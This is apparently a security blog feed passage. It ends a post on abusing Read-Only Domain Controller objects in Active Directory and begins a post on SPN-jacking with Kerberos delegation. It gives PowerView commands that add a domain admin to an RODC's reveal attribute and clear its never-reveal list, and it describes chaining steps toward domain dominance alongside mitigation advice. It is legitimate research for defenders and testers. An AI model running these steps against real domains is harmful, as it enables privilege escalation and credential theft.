<p>Gaining control of the RODC computer object in AD (3) is a different story. It provides an additional level of compromise and effectively gives access to any resource in the entire domain. It allows not only taking over the RODC host using the same techniques described above or by modifying the <em>managedBy</em> attribute, but <strong>it also allows modifying the RODC’s <em>msDS-NeverRevealGroup</em>, and <em>msDS-RevealOnDemandGroup</em> attributes to include any Tier Zero principal, including domain admins. This then enabled the RODC to obtain credentials for these principals and elevate privileges in the domain.</strong></p>

<h2 id="domain-privilege-escalation">Domain Privilege Escalation</h2>

<p>Even though RODCs do not belong in Tier Zero, if attackers gain control over an RODC computer object, they have a generalized path to domain dominance:</p>

<ul>
  <li>
    <p>Add a domain admin account to the RODC’s <em>msDS-RevealOnDemandGroup</em> attribute</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  PS C:\Users\elad&gt; Set-DomainObject -Identity RODC$ -Set @{'msDS-RevealOnDemandGroup'=@('CN=Allowed RODC Password Replication Group,CN=Users,DC=shenanigans,DC=labs', 'CN=Administrator,CN=Users,DC=shenanigans,DC=labs')}
  PS C:\Users\elad&gt; Get-DomainComputer rodc -Properties 'msDS-RevealOnDemandGroup'
    
  msds-revealondemandgroup
  ------------------------
  {CN=Allowed RODC Password Replication Group,CN=Users,DC=shenanigans,DC=labs, CN=Administrator,CN=Users,DC=shenanigans,DC=labs}
</code></pre></div>    </div>
  </li>
  <li>
    <p>If necessary, <em>temporarily</em> remove the target account from the RODC’s <em>msDS-NeverRevealGroup attribute</em></p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  PS C:\Users\elad&gt; Set-DomainObject -Identity RODC$ -Clear 'msDS-NeverRevealGroup'
</code></pre></div>    </div>
  </li>
  <li>
    <p>Gain privileged access to the RODC host to dump its KRBTGT keys by modifying its <em>managedBy</em> attribute or configuring RBCD or Shadow Credentials</p>
  </li>
  <li>
    <p>Forge an RODC TGT for the target account</p>
  </li>
  <li>
    <p>Execute the Key List Attack</p>
  </li>
  <li>
    <p>Clean up by reverting any changes made to RODC’s <em>msDS-RevealOnDemandGroup</em> and <em>msDS-NeverRevealGroup</em> attributes</p>
  </li>
</ul>

<p>Controlling the RODC AD object in this context means having one of the following permissions:</p>

<ul>
  <li>
    <p><em>GenericWrite</em></p>
  </li>
  <li>
    <p><em>GenericAll</em></p>
  </li>
  <li>
    <p><em>WriteDacl</em></p>
  </li>
  <li>
    <p><em>Owns</em></p>
  </li>
  <li>
    <p><em>WriteOwner</em></p>
  </li>
  <li>
    <p><em>WriteProperty</em> access to the <em>msDS-RevealOnDemandGroup</em> attribute in conjunction with another primitive to gain privileged access to the host. <em>WriteProperty</em> access to the <em>msDS-NeverRevealGroup</em> attribute may be required if it includes the target account.</p>
  </li>
</ul>

<h2 id="real-world-scenario-1">Real-World Scenario #1</h2>

<p>The provisioning process is when mistakes are often made, which means that misconfigurations are likely to exist for the lifetime of the RODC.</p>

<p>When an organization deploys an RODC at a given location, it will often task the local IT team with building and preparing the server. That IT team would typically not have Tier Zero access (i.e., they are not domain admins), so after the server is provisioned, the Tier Zero team would promote the new server to RODC. After the promotion, in all too many cases, the local IT team will maintain control over the RODC object in the form of ownership of the computer object. Either because the RODC was placed in an OU within that team’s control, or because they were explicitly granted <em>GenericAll</em>/<em>GenericWrite</em> access to the object.</p>

<p><a href="/images/RODCs/Scenario1.png" target="_blank"><img src="/images/RODCs/Scenario1.png" alt="Scenario1" /></a></p>

<p>Therefore, it is common to find attack paths leading to control over an RODC object without first gaining domain dominance.</p>

<h2 id="real-world-scenario-2">Real-World Scenario #2</h2>

<p>Another common scenario is that when an RODC is deployed at a given location, the RODC’s <em>msDS-RevealOnDemandGroup</em> attribute lists an AD group containing all the users in that location. The local IT team for that location has privileged access to the RODC server, granted via the <em>managedBy</em> attribute, and they also have access to manage membership of that group.</p>

<p>As in the previous scenario, the local IT team does not have Tier Zero access. However, they can add highly privileged principals, including domain admins, to that group and potentially retrieve their credentials.</p>

<p><a href="/images/RODCs/Scenario2.png" target="_blank"><img src="/images/RODCs/Scenario2.png" alt="Scenario2" /></a></p>

<p>This attack would work against any account not currently listed in the RODC’s <em>msDS-NeverRevealGroup</em> attribute explicitly or through group membership.</p>

<p>When properly maintained, the <em>Denied RODC Password Replication Group</em> can mitigate the domain privilege escalation path described in this scenario. However, it would not prevent paths to compromising non-Tier Zero accounts above and beyond the local IT team’s intended reach, which would likely introduce indirect paths to domain compromise.</p>

<h2 id="not-so-real-world-scenario">(Not-So)-Real-World Scenario</h2>

<p>A wise man once asked me if there is any scenario in which granting the security principal <em>NT Authority\Self</em> access to an AD object could lead to privilege escalation. Common sense would suggest that it should never be so. However, RODCs are, once again, an exception.</p>

<p>If an RODC has an access control entry (ACE) granting the principal <em>NT Authority\Self</em> <em>GenericAll</em>, <em>GenericWrite</em>, <em>WriteDacl</em>, <em>Owns</em>, or <em>WriteOwner</em> rights, or even just <em>WriteProperty</em> to the <em>msDS-RevealOnDemandGroup</em> attribute (and maybe the <em>msDS-NeverRevealGroup</em> attribute), then compromising an RODC to any degree would open a path to domain dominance. However, this misconfiguration is significantly less likely to occur than in the ones described in the previous scenarios.</p>

<h2 id="conclusion">Conclusion</h2>

<p>The answer to the question we opened with, “Do RODCs belong in Tier Zero?” is that while the RODC hosts and the credentials for their computer accounts do not belong in Tier Zero, <strong>all RODC computer objects must be protected as Tier Zero resources.</strong></p>

<h2 id="prevention">Prevention</h2>

<p>The following configurations and practices can help mitigate the attacks described above:</p>

<p>Audit the <em>msDS-RevealOnDemandGroup</em> attribute of all RODCs and ensure it does not contain any Tier Zero principals. There is no reason to make exceptions to these rules. If you have an operational requirement for an exception, you are doing something wrong.</p>

<p>Add all Tier Zero principals to the <em>Denied RODC Password Replication Group</em> and add that group to the <em>msDS-NeverRevealGroup</em> attribute of all RODC.</p>

<p>Ensure no attack path allows non-Tier Zero principals to control any RODCs in the environment.</p>

<h2 id="acknowledgments">Acknowledgments</h2>

<ul>
  <li>
    <p>Sean Metcalf (<a href="https://twitter.com/PyroTek3" target="_blank">@PyroTek3</a>) for <a href="https://adsecurity.org/?p=3592" target="_blank">Attacking Read-Only Domain Controllers (RODCs) to Own Active Directory</a></p>
  </li>
  <li>
    <p>Leandro Cuozzo (<a href="https://twitter.com/0xdeaddood" target="_blank">@0xdeaddood</a>) for <a href="https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/" target="_blank">The Kerberos Key List Attack: The return of the Read Only Domain Controllers</a></p>
  </li>
  <li>
    <p>Charlie Clark (<a href="https://twitter.com/exploitph" target="_blank">@exploitph</a>) for helping me figure out the inner workings of RODCs and for all his amazing work in the Kerberos space</p>
  </li>
  <li>
    <p>Jonas Knudsen (<a href="https://twitter.com/jonas_b_k" target="_blank">@Jonas_B_K</a>) and Andy Robbins (<a href="https://twitter.com/_wald0" target="_blank">@_wald0</a>) for bouncing off ideas</p>
  </li>
  <li>
    <p>Joe Dibley (and Charlie Clark) for adding support for RODC attacks to Rubeus</p>
  </li>
</ul>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[The read-only Domain Controller (RODC) is a solution that Microsoft introduced for physical locations that don’t have adequate security to host a Domain Controller but still require directory services for resources in those locations. A branch office is the classic use case. While RODCs, by definition, are not part of the set of resources that can control “enterprise identities”, known as Tier Zero, we have seen cases where there is a privilege escalation path from an RODC to domain dominance. In this blog post, we’ll answer the question, “If I compromise a Read-Only Domain Controller, can I compromise the domain?” or, from an architectural perspective, “Do RODCs belong in Tier Zero?”]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/RODCs/Scenario1.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/RODCs/Scenario1.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">SPN-jacking: An Edge Case in WriteSPN Abuse</title><link href="https://shenaniganslabs.io/2022/02/10/SPN-jacking.html" rel="alternate" type="text/html" title="SPN-jacking: An Edge Case in WriteSPN Abuse" /><published>2022-02-10T00:00:00+00:00</published><updated>2022-02-10T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2022/02/10/SPN-jacking</id><content type="html" xml:base="https://shenaniganslabs.io/2022/02/10/SPN-jacking.html"><![CDATA[<p>Some people are a hammer in search of a nail, but I'm a hammer in
search of Kerberos delegation. So, when I heard that a <a href="https://posts.specterops.io/introducing-bloodhound-4-1-the-three-headed-hound-be3c4a808146" target="_blank">WriteSPN edge was
introduced to Bloodhound 4.1</a>, I started exploring alternative abuse
techniques beyond targeted Kerberoasting, and I found an edge case (pun
intended) that can be chained together with Kerberos Constrained
Delegation.</p>

<h3 id="tldr">Tl;dr</h3>

<p>Suppose an attacker compromises an account set for Constrained
Delegation but doesn't have the SeEnableDelegation privilege. The
attacker won't be able to change the constraints
(msDS-AllowedToDelegateTo). However, if the attacker has WriteSPN rights
over the account associated with the target SPN, as well as over another
computer/service account, the attacker can temporarily hijack the SPN
(a technique called SPN-jacking), assign it to the other computer/server, and perform a
full S4U attack to compromise it. </p>

<p>Also, if the target SPN is not currently associated with any account,
the attacker can appropriate it similarly.
<!--more--></p>

<p>I'll be the first to admit this is not a groundbreaking discovery, but it can
revive seemingly dead-end attack paths under particular
circumstances. SPN-jacking can also be an alternative takeover technique
if RBCD or Shadow Credentials are not viable.</p>

<h2 id="kerberos-delegation-primer">Kerberos Delegation Primer</h2>

<p>Kerberos delegation is a mechanism that allows services to impersonate
users to other services. For example, a user may access a front-end
application, and that application may, in turn, access a back-end API
with the user's identity and permissions.</p>

<p>Kerberos delegation comes in three flavors: Unconstrained Delegation,
Constrained Delegation, and Resource-Based Constrained Delegation
(RBCD). </p>

<h3 id="unconstrained-delegation">Unconstrained Delegation</h3>


<p>Unconstrained Delegation requires users to send their
ticket-granting-ticket (TGT) to the front-end service (Server A). Then
the front-end service can use that ticket to impersonate the user to any
service, including the back-end service (Server B).</p>

<p><a href="/images/SPN-jacking/image1.png" target="_blank"><img src="/images/SPN-jacking/image1.png" alt="Unconstrained Delegation Diagram" /></a></p>

<h3 id="constrained-delegation">Constrained Delegation</h3>


<p>Constrained Delegation allows the front-end service (Server A) to obtain
Kerberos service tickets for users to a predefined list of services
specified by their Service Principal Name (SPN), such as the back-end
service, Server B.</p>

<p><a href="/images/SPN-jacking/image2.png" target="_blank"><img src="/images/SPN-jacking/image2.png" alt="Constrained Delegation Diagram" /></a></p>

<p>Note that Constrained Delegation allows the service to impersonate users
out of thin air, whether they authenticated to the service or not. Many
think that it depends on the configuration of the
TrustedToAuthForDelegation attribute. However, when chained with
Resource-Based Constrained Delegation, that limitation can be
circumvented, as I explain in <a href="https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#when-accounts-collude---trustedtoauthfordelegation-who" target="_blank">this blog
post</a>.</p>

<h3 id="resource-based-constrained-delegation">Resource-Based Constrained Delegation</h3>


<p>Resource-Based Constrained Delegation (RBCD) is very similar to Constrained
Delegation, except that the direction of the constraint is reversed. It
specifies who is allowed to delegate to a service rather than who the
service is allowed to delegate to. In other words, if Server A is allowed
to delegate to Server B in Constrained Delegation, the constraint would
be configured in an attribute of Server A. In RBCD, it would be configured in an attribute of Server B.</p>

<p><a href="/images/SPN-jacking/image3.png" target="_blank"><img src="/images/SPN-jacking/image3.png" alt="Constrained Delegation and RBCD Comparison" /></a></p>

<p>Another important difference between Constrained Delegation and
RBCD is that Constrained Delegation
specifies the SPN of the target service. In contrast, RBCD specifies the SID of the originating service in a
Security Descriptor.</p>

<h3 id="required-privileges">Required Privileges</h3>

<p>Configuring Unconstrained Delegation and Constrained Delegation requires
the SeEnableDelegation privilege, which, by default, is granted only to
Domain Admins. Therefore, even if a user had full control (GenericAll)
on an AD account, he would not be able to configure either of these
Kerberos delegation types without also having the SeEnableDelegation
privilege. Unlike Unconstrained Delegation and Constrained Delegation,
RBCD requires the right to change the
msDS-AllowedToActOnBehalfOfOtherIdentity attribute but no special
privileges.</p>

<p>Note that users need special privileges to change the Constrained
Delegation configuration, but no special privileges are required for
changing SPNs. Therefore, it may be interesting to tackle scenarios with
the compromise of Constrained Delegation from a different angle –
manipulating the SPN attribute rather than the delegation configuration.</p>

<h2 id="setting-the-stage">Setting the Stage</h2>



<p>Suppose there are three servers in the environment: ServerA, ServerB,
and ServerC.</p>

<p>ServerA is configured with Constrained Delegation to a certain SPN.</p>

<p>The attacker compromised ServerA and the account NotAdmin, which has
WriteSPN rights on computer/service accounts in the environment.</p>

<p>The attacker's goal is to compromise ServerC.</p>

<p><a href="/images/SPN-jacking/image4.png" target="_blank"><img src="/images/SPN-jacking/image4.png" alt="Setting the Stage" /></a></p>

<h2 id="ghost-spn-jacking">Ghost SPN-jacking</h2>

